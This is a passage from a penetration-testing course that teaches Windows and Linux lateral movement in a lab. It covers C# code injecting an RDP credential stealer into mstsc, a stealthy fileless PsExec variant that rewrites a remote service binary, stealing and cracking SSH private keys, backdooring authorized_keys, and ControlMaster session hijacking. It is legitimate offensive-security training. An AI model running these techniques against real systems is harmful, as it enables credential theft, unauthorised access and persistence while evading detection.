<sup>812</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.threading.thread.sleep?view=netframework-4.8>

```
if(mstscProc.Length > 0)
{
    for(int i = 0; i < mstscProc.Length; i++)
    {
        int pid = mstscProc[i].Id;

        IntPtr hProcess = OpenProcess(0x001F0FFF, false, pid);
        IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
        IntPtr outSize;
        Boolean res = WriteProcessMemory(hProcess, addr,
Encoding.Default.GetBytes(dllName), dllName.Length, out outSize);
        IntPtr loadLib = GetProcAddress(GetModuleHandle("kernel32.dll"),
"LoadLibraryA");
        IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, loadLib, addr,
0, IntPtr.Zero);
    }
}

Thread.Sleep(1000);
}
```

*Listing 628 - Injecting RdpThief into any spawned mstsc process*

Once we execute the updated C# console application, it will detect any running instances of mstsc and inject the RdpThief DLL into them before the user enters the credentials.

In this section, we have leveraged research that allows us to capture the clear text passwords used on a compromised workstation when a Remote Desktop instance is started.

### 13.1.5.1 Exercises

1. Repeat the attack in this section and obtain clear text credentials.

## 13.2 Fileless Lateral Movement

As mentioned previously, there are only a small number of lateral movement techniques available on a Windows system that do not rely on vulnerabilities. Some, like PsExec and DCOM, require that services and files are written on the target system. Other techniques, such as PSRemoting, require ports to be open in the firewall that are not always permitted by default.

In the following sections, we are going to discuss and implement a variant of PsExec that neither writes a file to disk nor creates an additional service to obtain code execution, both of which may aid in bypassing detection.

### 13.2.1 Authentication and Execution Theory

Let's take some time to discuss how PsExec, a part of the Sysinternals suite, works. At a high level, PsExec authenticates to SMB<sup>813</sup> on the target host and accesses the DCE/RPC<sup>814</sup> interface. PsExec will use this interface to access the service control manager, create a new service, and

---

<sup>813</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Server\\_Message\\_Block](https://en.wikipedia.org/wiki/Server_Message_Block)

<sup>814</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/DCE/RPC>

execute it. As part of the attack, the binary that is executed by the service is copied to the target host.

In this section, we'll leverage an attack<sup>815</sup> that operates in a similar way. However, we will execute our code without registering a new service and we'll use our previous tradecraft to do this without writing a file to disk.

This technique involves two main tasks. First, our code must authenticate to the target host. Following that, it must execute the desired code. Authentication to the DCE/RPC interface and the service control manager is handled by the unmanaged *OpenSCManagerW*<sup>816</sup> API.

The function prototype of *OpenSCManagerW* is shown in Listing 629.

```
SC_HANDLE OpenSCManagerW(  
    LPCWSTR lpMachineName,  
    LPCWSTR lpDatabaseName,  
    DWORD   dwDesiredAccess  
);
```

Listing 629 - Function prototype for *OpenSCManagerW*

To invoke *OpenSCManagerW*, we must supply the hostname of the target (*lpMachineName*) and the name of the database for the service control database (*lpDatabaseName*). Supplying a null value will use the default database. Finally, we must pass the desired access (*dwDesiredAccess*) to the service control manager.

The API is executed in the context of the access token of the executing thread, which means no password is required.

If authentication is successful, a handle is returned that is used to interact with the service control manager. PsExec performs the same actions when invoked, but then it calls *CreateServiceA*<sup>817</sup> to set up a new service.

Our approach will be more subversive. We will instead use the *OpenService*<sup>818</sup> API to open an existing service and invoke *ChangeServiceConfigA*<sup>819</sup> to change the binary that the service executes.

This will not leave any service creation notifications and may evade detection. Once the service binary has been updated, we will issue a call to *StartServiceA*,<sup>820</sup> which will execute the service binary and give us code execution on the remote machine.

Since we control the service binary, we can use a PowerShell download cradle to avoid saving a file to disk. If endpoint protections such as application whitelisting are in place, this approach may not be as straightforward and may require a bypass (such as the use of InstallUtil or an XSL transform).

<sup>815</sup> (MrUn1k0d3r, 2019), <https://github.com/Mr-Un1k0d3r/SCShell>

<sup>816</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-openscmanagerw>

<sup>817</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-createservicea>

<sup>818</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-openservicea>

<sup>819</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-changeserviceconfiga>

<sup>820</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-startservicea>

---

*It is worth noting that since the `OpenSCManagerW` authentication API executes in the context of the access token of the thread, it is very easy to pass the hash with this technique as well. We could simply use `Mimikatz` to launch the application with the **`sekurlsa:pth`** command.*

---

Now that we understand the various techniques required, let's implement this in code.

### 13.2.2 Implementing Fileless Lateral Movement in C#

To implement this, we'll begin by creating a new C# console application project. The first API we must call is `OpenSCManagerW`. The P/invoke implementation<sup>821</sup> is shown in Listing 630.

```
[DllImport("advapi32.dll", EntryPoint="OpenSCManagerW", ExactSpelling=true, CharSet=CharSet.Unicode, SetLastError=true)]
public static extern IntPtr OpenSCManager(string machineName, string databaseName, uint dwAccess);
```

Listing 630 - P/invoke for `OpenSCManagerW`

From our discussion of the function prototype of `OpenSCManagerW`, we know that the first argument is the hostname of the target machine, or `appsrv01` in our case. We'll set the second argument (the database name) to null and the third argument to the desired access right to the service control manager. We'll request `SC_MANAGER_ALL_ACCESS` (full access), which has a numerical value of `0xF003F`.<sup>822</sup>

We can now create a proof of concept that will invoke the API and perform the authentication:

```
using System;
using System.Runtime.InteropServices;

namespace lat
{
    class Program
    {
        [DllImport("advapi32.dll", EntryPoint="OpenSCManagerW", ExactSpelling=true, CharSet=CharSet.Unicode, SetLastError=true)]
        public static extern IntPtr OpenSCManager(string machineName, string databaseName, uint dwAccess);

        static void Main(string[] args)
        {
            String target = "appsrv01";

            IntPtr SCMHandle = OpenSCManager(target, null, 0xF003F);
        }
    }
}
```

<sup>821</sup> (pinvoke.net, 2020), <http://pinvoke.net/default.aspx/advapi32/OpenSCManager.html>

<sup>822</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/services/service-security-and-access-rights>

*Listing 631 - Initial proof of concept to authenticate*

Once the authentication is complete, we must open an existing service. To avoid any issues, we must select a service that is not vital to the function of the operating system and is not in use by default.

One candidate is *SensorService*,<sup>823</sup> which manages various sensors. This service is present on both Windows 10 and Windows 2016/2019 by default but is not run automatically at boot.

The API we need to use is *OpenService*, which has the following function prototype:

```
SC_HANDLE OpenServiceW(  
    SC_HANDLE hSCManager,  
    LPCWSTR lpServiceName,  
    DWORD dwDesiredAccess  
);
```

*Listing 632 - Function prototype for OpenServiceW*

As the first argument (*hSCManager*), we must supply the handle to the service control manager we received from *OpenSCManager*. The second parameter (*lpServiceName*) is the name of the service ("SensorService") and the last argument (*dwDesiredAccess*) is the desired access to the service.

We can request full access (*SERVICE\_ALL\_ACCESS*), which has a numerical value of 0xF01FF. To continue, we'll locate the P/invoke import for *OpenService*<sup>824</sup> as shown in Listing 633.

```
[DllImport("advapi32.dll", SetLastError=true, CharSet=CharSet.Auto)]  
static extern IntPtr OpenService(IntPtr hSCManager, string lpServiceName, uint  
dwDesiredAccess);
```

*Listing 633 - P/invoke for OpenSCManagerW*

Now that the import is complete and we understand the arguments we need to pass, we can update the code to call *OpenService*:

```
string ServiceName = "SensorService";  
IntPtr schService = OpenService(SCMHandle, ServiceName, 0xF01FF);
```

*Listing 634 - Code to call OpenService*

After the *SensorService* service has been opened, we must change the service binary with the *ChangeServiceConfigA* API. The function prototype for this API is shown in Listing 635.

```
BOOL ChangeServiceConfigA(  
    SC_HANDLE hService,  
    DWORD dwServiceType,  
    DWORD dwStartType,  
    DWORD dwErrorControl,  
    LPCSTR lpBinaryPathName,  
    LPCSTR lpLoadOrderGroup,  
    LPDWORD lpdwTagId,  
    LPCSTR lpDependencies,  
    LPCSTR lpServiceStartName,
```

<sup>823</sup> (batcmd.com, 2020), <http://batcmd.com/windows/10/services/sensorservice/>

<sup>824</sup> (pinvoke.net, 2020), <https://www.pinvoke.net/default.aspx/advapi32.openservice>



```
LPCSTR    lpPassword,  
LPCSTR    lpDisplayName  
);
```

Listing 635 - Function prototype for *ChangeServiceConfigA*

While the API accepts many arguments, we only need to specify some of them. The first (*hService*) is the handle to the service we obtained from calling *OpenService*. Next, *dwServiceType* allows us to specify the type of the service.

We only want to modify the service binary so we'll specify *SERVICE\_NO\_CHANGE* by its numerical value, *0xffffffff*.

We can modify the service start options through the third argument (*dwStartType*). Since we want to have the service start once we have modified the service binary, we'll set it to *SERVICE\_DEMAND\_START* (*0x3*). As the fourth argument, *dwErrorControl* will set the error action and we'll specify *SERVICE\_NO\_CHANGE* (*0*) to avoid modifying it.

The fifth argument (*lpBinaryPathName*) contains the path of the binary that the service will execute when started. This is what we want to update and as an initial proof of concept, we'll set this to "notepad.exe".

The final six arguments are not relevant to us and we can set them to null. The final piece we need is the P/invoke import of *ChangeServiceConfig*:<sup>825</sup>

```
[DllImport("advapi32.dll", EntryPoint = "ChangeServiceConfig")]  
[return: MarshalAs(UnmanagedType.Bool)]  
public static extern bool ChangeServiceConfigA(IntPtr hService, uint dwServiceType,  
int dwStartType, int dwErrorControl, string lpBinaryPathName, string lpLoadOrderGroup,  
string lpdwTagId, string lpDependencies, string lpServiceStartName, string lpPassword,  
string lpDisplayName);
```

Listing 636 - P/invoke for *ChangeServiceConfig*

At this point, we can update our code to invoke the call with the discussed arguments:

```
string payload = "notepad.exe";  
bool bResult = ChangeServiceConfigA(schService, 0xffffffff, 3, 0, payload, null, null,  
null, null, null, null);
```

Listing 637 - Code to call *ChangeServiceConfig*

Once the proof of concept is compiled, we can execute it on the Windows 10 client in the context of the *dave* user. This will change the service binary of *SensorService* to **notepad.exe**. We can log in to *appsrv01* and verify this as shown in Figure 236 from the services manager.

<sup>825</sup> (pinvoke.net, 2020), <https://www.pinvoke.net/default.aspx/advapi32/changeserviceconfig.html>




Figure 236: SensorService service binary is changed to notepad

The final step is to start the service, which we can do through the *StartService* API. The function prototype for this API is relatively simple as shown in Listing 638.

```
BOOL StartServiceA(
    SC_HANDLE hService,
    DWORD      dwNumServiceArgs,
    LPCSTR     *lpServiceArgVectors
);
```

Listing 638 - Function prototype for StartService

The first argument (*hService*) is the service handle created by *OpenService*. The third argument (*\*lpServiceArgVectors*) is an array of strings that are passed as arguments to the service. We do not require any so we can set it to null and then set *dwNumServiceArgs*, which is the number of arguments, to 0 as well.

The P/invoke import for *StartService*<sup>826</sup> is shown in Listing 639.

```
[DllImport("advapi32", SetLastError=true)]
[return: MarshalAs(UnmanagedType.Bool)]
public static extern bool StartService(IntPtr hService, int dwNumServiceArgs, string[]
lpServiceArgVectors);
```

Listing 639 - P/invoke for StartService

Finally, we'll add the code to invoke the API:

```
bResult = StartService(schService, 0, null);
```

Listing 640 - Code to call StartService

Once this code has been added to the project, we can compile and execute it in the context of the *dave* user. On *appsrv01*, we find the Notepad process running as SYSTEM:

<sup>826</sup> (pinvoke.net, 2020), <https://www.pinvoke.net/default.aspx/advapi32.startservice>

svchost.exe		4,644 K	11,852 K	1872 Host Process for Windows S...	Microsoft Corporation	System
vmtoolsd.exe	0.04	9,204 K	22,900 K	1880 VMware Tools Core Service	VMware, Inc.	System
sqlservr.exe	0.04	345,404 K	238,436 K	1888 SQL Server Windows NT - 6...	Microsoft Corporation	System
dllhost.exe		3,660 K	12,948 K	2408 COM Surrogate	Microsoft Corporation	System
sqlceip.exe		39,316 K	53,732 K	2568 Sql Server Telemetry Client	Microsoft Corporation	High
msdtc.exe		2,872 K	10,080 K	2616 Microsoft Distributed Transa...	Microsoft Corporation	System
svchost.exe		3,752 K	18,828 K	3552 Host Process for Windows S...	Microsoft Corporation	High
svchost.exe		4,464 K	12,132 K	4968 Host Process for Windows S...	Microsoft Corporation	System
svchost.exe		1,548 K	7,028 K	152 Host Process for Windows S...	Microsoft Corporation	System
TrustedInstaller.exe	< 0.01	2,392 K	7,264 K	2624 Windows Modules Installer	Microsoft Corporation	System
notepad.exe	< 0.01	2,116 K	9,488 K	2856 Notepad	Microsoft Corporation	System
lsass.exe		6,572 K	17,340 K	528 Local Security Authority Proc...	Microsoft Corporation	System
winlogon.exe		1,844 K	8,804 K	456 Windows Logon Application	Microsoft Corporation	System

Figure 237: Notepad started from SensorService service

Since Notepad is not a service executable, the service control manager will terminate the process after a short period of time, but we have obtained the code execution we desire.

---

*SCShell<sup>827</sup> which has been implemented in C#, C, and Python, takes this a bit farther and weaponizes this technique. It also uses the QueryServiceConfig<sup>828</sup> API to detect the original service binary. After we have obtained code execution, SCShell will restore the service binary back to its original state to further aid evasion.*

---

In this section, we have discussed and implemented a technique that expands on PsExec to provide lateral movement without creating a new service.

### 13.2.2.1 Exercises

1. Repeat the steps in this section to implement the proof of concept that executes Notepad on appsvr01.
2. Use the Python implementation of SCShell (**scshell.py**) to get code execution on appsvr01 directly from Kali using only the NTLM hash of the dave user.

## 13.3 Wrapping Up

In this module, we discussed many topics related to lateral movement in Windows.

We covered various techniques for abusing RDP in lateral movement both for GUI and console access and even over reverse proxies. We also discussed credential theft. Finally, we wrapped up with an in-depth discussion of PsExec and implemented a more stealthy version.

<sup>827</sup> (MrUn1k0d3r, 2019), <https://github.com/Mr-Un1k0d3r/SCShell>

<sup>828</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-queryserviceconfiga>

## 14 Linux Lateral Movement

While organizations commonly use Windows for workstations and Active Directory services, the Linux operating system is often used for web and database servers, infrastructure support, and more. As penetration testers, it's important to understand how to compromise Linux targets and then pivot through them.

In this module, we'll demonstrate a variety of Linux-based lateral movement techniques. First, we'll leverage SSH and demonstrate how to steal keys and hijack open sessions. We will then explore large-scale DevOps<sup>829</sup> technologies and leverage both Ansible and Artifactory. Finally, we'll demonstrate how Kerberos-enabled Linux systems can create a bridge into Windows domains and leverage this for lateral movement.

In this module, we have configured the `/etc/hosts` file on our Kali machine to resolve the following hostnames with their corresponding IP addresses:

- controller: 192.168.120.40
- linuxvictim: 192.168.120.45
- dc01.corp1.com: 192.168.120.5

Not every approach discussed in this module requires root access, but, as is the case with most Windows-based techniques, many lateral movements require elevated privileges.

### 14.1 Lateral Movement with SSH

SSH<sup>830</sup> is a network protocol and suite of tools used to communicate between networked systems. It is one of the most commonly-used methods for communicating between Linux machines.

Although some systems still permit password authentication to connect to a Linux machine via SSH, many require public key authentication<sup>831</sup> instead. This method requires a user-generated public and private key pair. The public key is stored in the `~/.ssh/authorized_keys` file of the server the user is connecting to. The private key is typically stored in the `~/.ssh/` directory on the system the user is connecting from.

When a user connects to a target server, the SSH client will use the user's private key (if present) to authenticate with the target system. If the private key has been protected with a passphrase, the user must also provide that during the authentication process. Additionally, the key must be accepted on the target system for the authentication to succeed.

Private SSH keys are a prime target for an attacker, since they can provide access to any remote machine that accepts the key. As such, they are an excellent opportunity for lateral movement.

---

<sup>829</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/DevOps>

<sup>830</sup> (SSH Communications Security, Inc., 2020), <https://www.ssh.com/ssh/>

<sup>831</sup> (SSH Communications Security, Inc., 2020), <https://www.ssh.com/ssh/public-key-authentication>

Let's discuss some basic techniques that can be used to gain access to a user's private key and demonstrate how these keys can be leveraged.

### 14.1.1 SSH Keys

Because private keys are obvious targets, there are often additional protections in place. Typically, a user's SSH key will have permissions set to 600.<sup>832</sup>

It's possible that during a penetration test, we could find a private key with weak permissions. Even if we do not have root access to the machine, it's worth checking the target system in the unlikely event that a key has been left unprotected.

Let's look for potentially unprotected keys with a simple find command on our linuxvictim VM.

In Linux, private keys are named `id_rsa` by default. The following command won't find files that are named differently, but it's a good starting point. If we don't have permission to view the file, we'll receive a "Permission denied" error message.

```
offsec@linuxvictim:~$ find /home/ -name "id_rsa"
/home/offsec/.ssh/id_rsa
find: '/home/linuxvictim/.ssh': Permission denied
...
find: '/home/ansibleadm/.gnupg': Permission denied
find: '/home/ansibleadm/.local/share': Permission denied
```

*Listing 641 - Finding private keys on the system*

There are no keys with insecure permissions on this system, which should not come as a surprise.

In the next step, since we are discussing lateral movement, we will assume that we have gained root access to the machine and will operate with those privileges.

It's not uncommon for users to copy their keys to a different location than the default `/home/username/.ssh/` folder or to have copies of keys with different names. Because of this, we'll inspect the `/home` directory once again and browse other user's files with our elevated privileges.

If we examine the `/home/linuxvictim` directory, we note that a private key with an unconventional name, `svuser.key`, is stored there.

```
root@linuxvictim:/home/linuxvictim# ls -al
total 28
drwxr-xr-x 2 linuxvictim linuxvictim 4096 May 28 14:27 .
drwxr-xr-x 8 root          root          4096 May 28 14:23 ..
-rw----- 1 linuxvictim linuxvictim  270 May 28 14:31 .bash_history
-rw-r--r-- 1 linuxvictim linuxvictim  220 May 28 14:22 .bash_logout
-rw-r--r-- 1 linuxvictim linuxvictim 3771 May 28 14:22 .bashrc
-rw-r--r-- 1 linuxvictim linuxvictim  807 May 28 14:22 .profile
drwx----- 2 linuxvictim linuxvictim 4096 May 28 14:34 .ssh
-rw----- 1 linuxvictim linuxvictim 1766 May 28 14:26 svuser.key
```

*Listing 642 - Found a private key*

<sup>832</sup> (Ubuntu, 2015), <https://help.ubuntu.com/community/SSH/OpenSSH/Keys>

Once we have located a private key, we will need to analyze it. As we mentioned before, an SSH key can be protected with a passphrase.

---

*When generating an SSH key in the terminal in most Linux/Unix systems, the program asks the user to choose a passphrase to keep unauthorized users from using the key. The user often chooses to bypass this step with the Return key, inadvertently exposing the key to unauthorized use.*

---

There are a few ways to find out if our key is protected with a passphrase. We could just try and use the key with an SSH client and find out if we get a passphrase prompt, but this could trigger a log or an alert.

A safer and more discreet alternative is to simply view the file itself. We'll do that now.

```
root@linuxvictim:/home/linuxvictim# cat svuser.key
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,351CBB3ECC54B554DD07029E2C377380
...
```

*Listing 643 - First few lines of an passphrase-encrypted SSH key*

In this case, the file contains "Proc-Type" and "DEK-Info" headers. In this case, the "Proc-Type" header states that the key is encrypted. The "DEK-Info" header states that the encryption type is "AES-128-CBC". This tells us that the key is protected with a passphrase.

Even though we have the key, it's not immediately obvious where to use it. Inspecting the `/etc/passwd` file, we observe that there is no `svuser` account, so it's not likely that the key is for this machine.

One approach is to read the user's `~/.ssh/known_hosts` file to find machines that have been connected to recently. It's possible we can connect to one of these other machines using the `svuser` key.

```
root@linuxvictim:/home/linuxvictim/.ssh# cat known_hosts
|1|mi1rxMgRi2EjLJrno0dY+rPbRw=|br04hDom/EK01Um6NvJIe7e688I= ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBDY+XpA06WG/ohtJ0cqRa6YSKD03CSYIod
9zmauN89SBAPD9hMG0E6BN8MN7mXrXvHMRihk578XX5ToaWszhLZI=
```

*Listing 644 - Known hosts entries are hashed*

Unfortunately, in our case, the system has the `HashKnownHosts` setting enabled in `/etc/ssh/ssh_config`, so entries in the `known_hosts` file are hashed. Reading the file does not give us any useful information.

Another easy option is checking the user's `~/.bash_history` file. The `.bash_history` file shows the terminal commands that the user has typed in over time.

```
root@linuxvictim:/home/linuxvictim# tail .bash_history
exit
ssh -i ./svuser.key svuser@controller
cd /home/linuxvictim
```

```
ls
ls -al
cd .ssh
ls -al
cat known_hosts
clear
exit
```

*Listing 645 - Checking the bash history file*

In this case, we find that they connected to the *controller* server using the *svuser* account and the key we found.

We'll use the **host** command to determine the IP address of the controller machine.

```
root@linuxvictim:/home/linuxvictim# host controller
controller has address 192.168.120.40
```

*Listing 646 - Determining the controller's IP address*

The fact that the key has a passphrase is an obstacle for us, as it makes it more difficult to steal and use the key. However, in this case, the passphrase check is done on the client side. This means we can try and crack the passphrase offline.

To do this, we first copy the key file over to our Kali VM.

We have a few options to crack the passphrase. We could use *Hashcat*,<sup>833</sup> which can use the GPU to speed up processing, but in this case, we'll use *John the Ripper* (JTR).

To use JTR, we need to convert our stolen passphrase-encrypted private key to a format that the tool will recognize. To do that we can use the *SSH2John* utility that comes with JTR. In Kali, *SSH2John* is located at `/usr/share/john/ssh2john.py`.

To convert the key file, we provide the key file name as an argument and redirect the output to a new file.

```
kali@kali:~$ python /usr/share/john/ssh2john.py svuser.key > svuser.hash
```

*Listing 647 - Converting our SSH key to a JTR-compatible format*

Now that our key is ready, we need to decide on a good wordlist. There are many approaches to choosing appropriate wordlists, but for sake of simplicity, we'll start with the commonly-used **rockyou.txt** wordlist, which can be found in Kali in the `/usr/share/wordlists/` directory.

We can now run JTR on the file with the **--wordlist** option to crack the passphrase.

```
kali@kali:~$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt ./svuser.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
...
```

*Listing 648 - Cracking the passphrase*

After a bit of time, JTR reports that it successfully discovered the passphrase, which is "spongebob".

<sup>833</sup> (hashcat), <https://hashcat.net/hashcat/>



```
...  
Press 'q' or Ctrl-C to abort, almost any other key for status  
spongebob          (svuser.key)
```

*Listing 649 - Discovering the passphrase*

---

*SSH clients typically require private keys to have permissions of 600 before being used to connect to a remote server.*

---

Now that we know the passphrase, let's attempt to connect to the controller VM from the SSH session we have on the linuxvictim server. This will help avoid setting off any alerts, which we might encounter if connecting directly from our Kali VM. After specifying the **svuser.key** file as our private key, we can enter "spongebob" when prompted for our passphrase.

```
linuxvictim@linuxvictim:~$ ssh -i ./svuser.key svuser@controller  
Enter passphrase for key './svuser.key':  
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)  
...  
Last login: Fri May 15 10:57:13 2020 from 192.168.119.120  
svuser@controller:~$
```

*Listing 650 - Connected successfully using our stolen key*

This time, we are successfully connected to the target.

### 14.1.2 SSH Persistence

Aside from stealing a user's private keys to facilitate access to other systems, another useful tactic is to insert our public key into a user's `~/.ssh/authorized_keys` file. The **authorized\_keys** file is a list of all of the public keys permitted to access the user's account on the current machine. Adding our public key to a user's **authorized\_keys** file will allow us to access the machine again via SSH later on.

Normally, we might copy public keys from a remote system with `ssh-copy-id`,<sup>834</sup> which requires authentication. However, if we have write access, we could simply append a new line to `authorized_keys`. Note that most Linux systems require 644 permissions on **authorized\_keys**, which means we that only the file owner and root can write to the file.

Let's take a look at the linuxvictim machine in the lab. If we've gained access as the *linuxvictim* user or *root*, we can add an SSH public key to *linuxvictim*'s **authorized\_keys** file to maintain access. To do that, we'll first need to create an SSH keypair on our Kali VM.

We can set up an SSH keypair on our Kali VM with **ssh-keygen**.

```
kali@kali:~# ssh-keygen  
Generating public/private rsa key pair.  
Enter file in which to save the key (/home/kali/.ssh/id_rsa):  
Enter passphrase (empty for no passphrase):  
Enter same passphrase again:
```

---

<sup>834</sup> (die.net), <https://linux.die.net/man/1/ssh-copy-id>



```
Your identification has been saved in /home/kali/.ssh/id_rsa.
Your public key has been saved in /home/kali/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:VTLfYd2shCqY0TkPZqeHRRqxnKjyVVingbmVMpKyEug root@kali
The key's randomart image is:
+---[RSA 2048]-----+
| . . o.. o ..oo. |
|+ o = o+   =.o..+ |
|. + . =o*. ..... |
|oE  *oX ...   .   |
|.  =.=.oS.      |
|  o +..         |
|  o *...        |
|o  =.           |
|+..            |
+-----[SHA256]-----+
```

*Listing 651 - Generating an SSH keypair*

If we accept the default values for the file path, it will create a pair of files in our `~/.ssh/` directory. We will get `id_rsa` for the private key and `id_rsa.pub` for the public key. We can then **cat** the contents of `id_rsa.pub` and copy it to the clipboard.

On the `linuxvictim` machine, we can insert the public key into the `linuxvictim` user's `authorized_keys` file with the following command.

```
linuxvictim@linuxvictim:~$ echo "ssh-rsa AAAAB3NzaC1yc2E...ANSzp9EPk4cIeX8=
kali@kali" >> /home/linuxvictim/.ssh/authorized_keys
```

*Listing 652 - Inserting the public key*

We can then **ssh** from our Kali VM using our private key to the `linuxvictim` machine and log in as the `linuxvictim` user without a password. If we don't specify an SSH private key to use, the SSH client will use the one in `~/.ssh/id_rsa`.

```
kali@kali:~$ ssh linuxvictim@linuxvictim
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...
linuxvictim@linuxvictim:~$
```

*Listing 653 - SSHing to linuxvictim using our inserted key*

Backdooring `authorized_keys` files, stealing unprotected SSH keys, and brute forcing SSH passphrases are all useful tactics to use in a penetration test. In the next section, we'll discuss some more advanced ways to abuse SSH.

### 14.1.2.1 Exercises

1. Generate a private keypair with a passphrase on your Kali VM. Try to crack the passphrase using JTR.
2. Generate a private keypair on your Kali VM and insert your public key in the `linuxvictim` user's `authorized_keys` file on the `linuxvictim` host and then SSH to it.

### 14.1.3 SSH Hijacking with ControlMaster

In this section we'll discuss the *SSH hijacking*<sup>835</sup> attack, which is especially effective for lateral movement. This approach is similar to taking over an existing RDP session on Windows.

The term SSH hijacking refers to the use of an existing SSH connection to gain access to another machine. Two of the most common methods of SSH hijacking use the *ControlMaster*<sup>836</sup> feature or the *ssh-agent*.<sup>837</sup>

ControlMaster is a feature that enables sharing of multiple SSH sessions over a single network connection. This functionality can be enabled for a given user by editing their local SSH configuration file (`~/.ssh/config`).

This file can be created or modified by users with elevated privileges or write access to the user's home folder. By doing so, a malicious actor can create an attack vector when there wasn't one originally, by enabling ControlMaster functionality for an unwitting user.

Let's examine this scenario in detail. We'll begin by logging in as the *offsec* user to the controller VM, simulating an attacker gaining shell access to that account. Next, we'll create a ControlMaster configuration for the *offsec* user. We'll then simulate a legitimate user logged in as *offsec* on the same machine connecting into a downstream server and hijack that connection.

We'll start by logging in to our Linux controller machine as the *offsec* user, and create the `~/.ssh/config` file, with the following content:

```
Host *
    ControlPath ~/.ssh/controlmaster/%r@%h:%p
    ControlMaster auto
    ControlPersist 10m
```

*Listing 654 - ControlMaster config entry for SSH*

Let's examine this file in more detail.

Although it is possible to configure *ControlPath* settings for a specific host, the above configuration entry's first line specifies that the configuration is being set for all hosts (\*).

The *ControlPath* entry in our example specifies that the ControlMaster socket file should be placed in `~/.ssh/controlmaster/` with the name `<remoteusername@<targethost>:<port>`. This assumes that the specified **controlmaster** folder actually exists.

The *ControlMaster* line identifies that any new connections will attempt to use existing ControlMaster sockets when possible. When those are unavailable, it will start a new connection.

*ControlPersist* can either be set to "yes" or to a specified time. If it is set to "yes", the socket stays open indefinitely. Alternatively, it will accept new connections for a specified amount of time after the last connection has terminated. In the above configuration, the socket will remain open for 10 minutes after the last connection and then it will close.

<sup>835</sup> (The MITRE Corporation, 2020), <https://attack.mitre.org/techniques/T1184/>

<sup>836</sup> (OpenBSD, 2020), [http://man.openbsd.org/ssh\\_config.5#ControlMaster](http://man.openbsd.org/ssh_config.5#ControlMaster)

<sup>837</sup> (SSH Communications Security, Inc., 2020), <https://www.ssh.com/ssh/agent>

---

*These ControlMaster settings can also be placed in `/etc/ssh/ssh_config` to configure ControlMaster at a system-wide level.*

---

The number of available concurrent connections for SSH using this method defaults to 10 as set in the `MaxSessions`<sup>838</sup> variable in `/etc/ssh/ssh_config`,<sup>839</sup> but may vary on different systems depending on how they are configured.

Before moving forward, we'll set the correct permission on the configuration file.

```
offsec@controller:~$ chmod 644 ~/.ssh/config
```

*Listing 655 - Setting the ControlMaster config file permissions*

Once we've done that, we will create the required `~/.ssh/controlmaster/` directory.

```
offsec@controller:~$ mkdir ~/.ssh/controlmaster
```

*Listing 656 - Creating the controlmaster socket directory*

Next, to simulate our victim connecting to a downstream server, we'll SSH to the controller VM as the legitimate `offsec` user. We'll then SSH from the controller VM to the `linuxvictim` VM in the same session.

---

*Note that we need to provide a password for this last connection. The `offsec` user on this VM doesn't have its public key stored in an `authorized_keys` file on the `linuxvictim` host at this time.*

---

Once the connection is established, we'll move back to the `offsec` attacker session. We should be able to find a socket file in `~/.ssh/controlmaster/` on the controller VM called `offsec@linuxvictim:22`.

```
offsec@controller:~$ ls -al ~/.ssh/controlmaster/  
total 8  
drwxrwxr-x 2 offsec offsec 4096 May 13 13:55 .  
drwx----- 3 offsec offsec 4096 May 13 13:55 ..  
srw----- 1 offsec offsec 0 May 13 13:55 offsec@linuxvictim:22
```

*Listing 657 - ControlMaster socket*

This socket file represents the legitimate SSH session to the downstream server and, for the sake of clarity, we'll call it "Victim Session".

At this point, as an attacker, if we simply SSH to the server listed in the victim's socket file, we will not be prompted for a password and are given direct access to the `linuxvictim` machine via SSH.

---

<sup>838</sup> (Wikibooks, 2020), <https://en.wikibooks.org/wiki/OpenSSH/Cookbook/Multiplexing>

